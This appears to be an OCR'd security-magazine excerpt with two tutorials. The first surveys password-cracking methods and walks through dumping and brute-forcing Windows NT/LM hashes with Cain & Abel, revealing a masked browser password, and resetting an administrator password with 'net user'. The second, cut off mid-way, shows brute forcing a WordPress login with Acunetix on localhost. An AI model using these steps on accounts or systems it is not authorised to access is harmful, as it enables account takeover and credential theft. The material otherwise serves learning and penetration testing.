


Figure 1. Phishing page

Dictionary Attacks

In this attack the villian uses a dictionary containing all the possible passwords that people use to protect their system. This includes passwords that data cleverly groupwords together such as ‘letmein’ or ‘superadministratorguy’. Grouping words will not prevent your password from being cracked this way – well, not for more than a few extra seconds.





Figure 2. Dictionary Attack

Brute Force Attacks

It is the attack in which the attacker continues guessing the password till the correct password or key is found. Brute-force attacks are an application of brute-force search, the general problem-solving technique of enumerating all candidates and checking each one. This method is similar to the dictionary attack but with the added bonus, for the hacker, of being able to detect non-dictionary words by working through all possible alpha-numeric combinations from aaa1 to zzz10.this can be done using a various brute forcing tools.



Machine Name or IP Address: 192.168.100.9

Community Names Path: C:\Program Files\Secure Bytes\Secure Auditor 2.0\d

Community Names	Details
public : READ ONLY	SysDescription : "Hardware: x86 Family 15 Model 4 Steppin...
	Sysname : "S8-9"
	Sysservices : 76
	Sysuptime : 0 Days,2 Hours,16 Minutes

Minimum Size: 1

Maximum Size: 16

Status: BruteForce Attack Completed

Figure 3. Brute Force Attack

Shoulder Surfing

It is one of the oldest password cracking techniques. Suppose my friend is logging on Facebook and I just sneak his credentials. It's just that simple. The most confident of hackers will take the guise of a parcel courier, aircon service technician or anything else that gets them access to an office building. Once they are in, the service personnel 'uniform' provides a kind of free pass to wander around unhindered, and make note of passwords being entered by genuine members of staff.

Figure 4. Shoulder Surfing

Offline Cracking

It's easy to imagine that passwords are safe when the systems they protect lock out users after three or four wrong guesses, blocking automated guessing applications. Well, that would be true if it were not for the fact that most password hacking takes place offline, using a set of hashes in a password file that has been 'obtained' from a compromised system. Often, the target in question has been compromised via a hack, which then provides access to the system servers and those all-important user password hash files. The password cracker can then take as long as they need to try and crack the code without alerting the target system or individual user.

Hackers break into a system to steal the encrypted password file or eavesdrop on an encrypted exchange across the Internet. They are then free to decrypt the passwords without anybody stopping them.

For more details just log on to this link given below:

http://www.darkreading.com/hacked-off/how-hackers-will-crack-your-password/227700892

Recovering password using Cain And Abel

There are many ways to break windows passwords; I will show you how do it with Cain & Abel. It is powerful hacking tool which can break various kinds of passwords using Dictionary, Brute-Force, Cryptanalysis attacks … This tutorial tells you how to break administrator password and gain access to admin account with Brute-Force attack. Just follow steps below.

1) Download Cain & Abel from www.oxid.it and install it

2) Start Cain

3) Click on Cracker tab, on the left choose LM & NTLM Hashes and Click on + sign icon on toolbar then Dump NT Hashes from Local machine





Figure 5. Cain and Abel

4) Now you will see


Add NT Hashes from

(● Import Hashes from local system) [ ] Include Password History Hashes

○ Import Hashes from a text file

○ Import Hashes from a SAM database

SAM Filename


Boot Key (HEX)

Cancel Next ->

Figure 6. Add NT Hashes Dialogue Box


5) Once this window appears, accounts, right click on the account or file you want to crack and choose type of attack. In this example, I selected brute force attack. Brute force actually means to start with a letter A and encrypting it. Then see if the encrypted strings match. If not then B, C,.. until we‘ve gotten to each correct charater.

When the encrypted strings match we‘ll know that is the right password. Brute force attack is the slowest method of cracking, but there is little risk that you‘ll not find the password. The thing about brute force is that the time needed for cracking rises rapidly depending on how long the password is, how many characters are being used in it and so forth.



User Name	LM Password	< 8	NT Password
Administrator	* empty *	*	* empty *
Guest	* empty *	*	* empty *
HelpAssistant			
Ivan	* empty *	*	* empty *
		*	

Figure 7. Brute Force Attack



Charset

(● Predefined) ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789

Custom

Password length: Min 1, Max 7

Start from: 0

Keyspace: 80603140186


Current password:

Key Rate:

Time Left:

```
0 hashes of type LM loaded...
Press the Start button to begin brute-force attack
```


Figure 8. Brute Force Attack Dialogue Box



Predefined: ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
Custom:
Min: 3
Max: 7
Start from: 012
Keyspace: 80603101594

```
Plaintext of AAD3B435B51404EE is
Plaintext of C71496B4B0A91932 is 012
Attack stopped!
2 of 2 hashes cracked
```

Figure 9. Brute Force Attack Dialogue Box



User Name	LM Password	< 8	NT Password
admin		*	
Administrator	* empty *	*	* empty *
Guest	* empty *	*	* empty *
HelpAssistant			
Ivan	012	*	012
SUPPORT_388945a0	* empty *	*	

My password is 012

Figure 10. Final Password

Some Manual Tricks

You can also recover password by some easy tricks and can boast of your technical skills too. So here they are:

Recovering Facebook passwords

Although there are several methods of recovering login passwords of Facebook, here is the most common and easy method. Follow these steps:

- Open *www.facebook.com* and fill in your username and password in the login form.
- Right click anywhere on the page and then select inspect elements (a dialogue will pop up at the bottom of the page)
- Press F3 key to launch search bar and then type password in the search bar
- Now there will be more than one results, search for this expression <input type="password"
- Double click on the password and type text in place of password
- Now you will be able to see the password that you have entered earlier

Resetting the Windows Administrator Password

Suppose you want to change your windows administrator password but you have forgotten your earlier password. Don't panic just follow these steps:

- click on start and type cmd,
- right click on cmd and click on run as administrator,
- type the following command,

```
net user <user name> <your password>
```

OR

```
Net user <user name> "" (for blank or no password),
```

- You have successfully changed your windows administrator password.

Ways to Protect Passwords

In this article you have learned various techniques to recover passwords but there are some techniques you can use to make your passwords safe and harder to crack. Just follow these simple steps:

- *Always use long passwords* → long passwords take additional long time to crack and it also reduces the chances of successful brute force attacks.
- *Always use a special character in your password* → in case of dictionary attacks it sometimes breaks the password and protects it from being cracked.
- *Do not write your password in a single run while logging in from a different system or friend's laptop or cyber café* → try to use backspace key and tab key to protect your password from key loggers.
- Change your password on a regular basis.
- Use two factor authentication when possible.

Summary

Password cracking is a boon for windows users because it's very common that we forget about many things and a password is one of them. So in order to keep the work going password cracking is a way that let you do that. It not only makes our work easy but it also teaches us about not to forget our passwords. Nowadays since all our work is online now and online work means online account or registration and for that you need to have a password. And when your work grows your number of passwords also grows so it's quite difficult to remember twenty to thirty passwords at the same time.

That is why password cracking evolved and this evolution just changed the way of our work. It's really a smart technique of getting your new passwords. But nowadays some people use this technique just like a weapon to rob someone online. Passwords are as precious as money in today's era. You never know which password can give you the access of something which you never ever have imagined!!!

The techniques of password cracking discussed above are used for recovering the passwords only for the ethical and valid use and not for unauthorised use.

All the tools and methods used in this article are well tested and work on almost all windows systems. Password cracking is a way with which you can not only retrieve your forgotten password but you can also understand the importance of a strong and secure password.

Reference

VIDIT BAXI, Director, Lucideus Training At Lucideus Tech

Vidit Baxi is a well renowned name in the world of cyber space. He is a man with high order intellect. He is my mentor too and his continuous support always inspires me. I would like to show my gratitude towards this personality that always fills energy in me and once again thank you sir for guiding me always when I needed it the most.

RAHUL TYAGI
Trainer, Lucideus Training, At Lucideus Tech
Rahul Tyagi is another renowned personality in the cyber world. Writer of "HACKING CRUX" series and a persona himself. His books are really magical. Due to his guiding force I was able to compile my article in a more presentable way. My hearty gratitude towards him.

Important Links On The Web

- *http://www.pcpro.co.uk/features/371158/top-ten-password-cracking-techniques/2*
- *http://www.darkreading.com/hacked-off/how-hackers-will-crack-your-password/227700892*

About the Author

I am Cyber Security Analyst at Lucideus Tech Pvt. Ltd. (INDIA). I am pursuing B.Tech in Computer Science from IFTM UNIVERSITY. I am a Certified Information System Security Expert. Cyber space security and exploring new technology is my passion.

Web Application Password Cracking Techniques and Mechanisms

by Nipun Jaswal

Web Applications become sophisticated and troublesome when are flawless implemented, in this guide to cracking password of web applications, we will see how we can attack the web apps for authentication testing, and in most of the times it's considered as the last resort to gain success over a web app penetration test.

What you will learn:

- cracking wordpress password using acunetix authentication tester,
- cracking cpanels using fireforce,
- testing authentication with burp intruder,
- cracking web application hashes with hashcat.

What you should know:

- basics of web application's authentication system,
- familiarity to GET/POST requests.

The world of web applications are wide open to compromise, but there exist security mechanisms which when implemented, secure the web application. In a situation where the web application is patched, what could be the last vector for the attack? The answer to this question is to "crack the password". Well to be true it's the most successful attack but also the most time consuming, as trying all possible combinations for finding out the correct password is a very lengthy process. In the course of our discussion we will try developing techniques to crack the passwords for web applications through numerous of methods. So when you perform your next penetration test, you have the cracking methods in your artillery too.

Cracking the Web Application Password

Let's get our hands on practical approaches to testing authentication through various methods and techniques.

Cracking Wordpress using Acunetix Auth. Tester

In this attack we will be testing for authentication credentials required to login into Wordpress site. Acunetix web scanner has an inbuilt option for Authentication testing what it will do is, it will find the parameter for the username and the parameter for password from the login page. It will then try matching each of the username from the username list to the each password in the password list.

Let’s see how we can perform the attack:

The first step is to launch Acunetix, and browse to authentication tester field:





Figure 1. Authentication tester option

Next step is to set the “Target URL to test” field to the login page of the web application. The next step is to set the “Method” to Web form based. But a catchy part here is how would Acunetix know if the logon try has been unsuccessful? The next option to set will deal with this. It says “Logon has failed if”. But another question that arises is how would we know that logon has failed? To demonstrate this issue let’s try logging in with some random credentials and see the output.




ERROR: The password you entered for the username admin is incorrect. Lost your password?

Username: admin

Password:

Figure 2. Failed Login Attempt


As we can see above we have got the message saying “ERROR” and this keyword “ERROR” is unique so we set “Logon has failed if” to Result matches the keyword “ERROR”. So every time it gets a response from the Wordpress site as “ERROR” it will shift to the next combination of username and the password. Now, next step is to keep a list of username and passwords to be tested. Now, we can have the username for a Wordpress site using popular tools like wp–scan we can create a list of those username and set our dictionaries for passwords. The setting will be something like this below.



Target URL to test:	http://127.0.0.1/wordpress/wp-login.php
Authentication method:	Web form based
Logon has failed if:	Result contains ERROR
Username dictionary path:	C:\Users\Apex\Desktop\user.txt
Password dictionary path:	C:\Users\Apex\Desktop\pass.txt

Figure 3. Testing For Authentication

Now the next step is to set the parameters that are, what parameters from the login page are to be considered as username and what parameters are to be considered as passwords? So we click on the "Select user/ password form field to use" and press select.



Parse Web Forms From URL

Form Fields

Indicate which fields to use for form based authentication.

Source URL: http://127.0.0.1/wordpress/wp-login.php

The list below contains all of the form fields present in the above URL. Indicate which fields to use to pass the username and the password parameters during the test.


Name	Type	Value
loginform	Web form	https://127.0.0.1/wordpress/wp-l...

E.g. to indicate which is the username field, select the appropriate field in the list and click on the username button. You will notice the icon will be updated accordingly. Use the password button to indicate the password field.

Status: Waiting user input | Please select the username and password from the list

Figure 4. Assigning Username and Password

Now in this setting it has generated a login form which will display the values which can be posted from this page. Now to set username and the password field we need to set "log" to be set as the username and "password" to be selected as password for testing. The setting will be something similar to below.



Parse Web Forms From URL

Form Fields

Indicate which fields to use for form based authentication.

Source URL: http://127.0.0.1/wordpress/wp-login.php

The list below contains all of the form fields present in the above URL. Indicate which fields to use to pass the username and the password parameters during the test.

Name	Type	Value
loginform	Web form	https://127.0.0.1/wordpress/wp-l...
log	Text	
pwd	Password	
rememberme	Checkbox	forever
wp-submit	Submit	Log In
redirect_to	Hidden	https://127.0.0.1/wordpress/wp-...
testcookie	Hidden	1


E.g. to indicate which is the username field, select the appropriate field in the list and click on the username button. You will notice the icon will be updated accordingly. Use the password button to indicate the password field.

Status: Waiting user input | Please select the username and password from the list

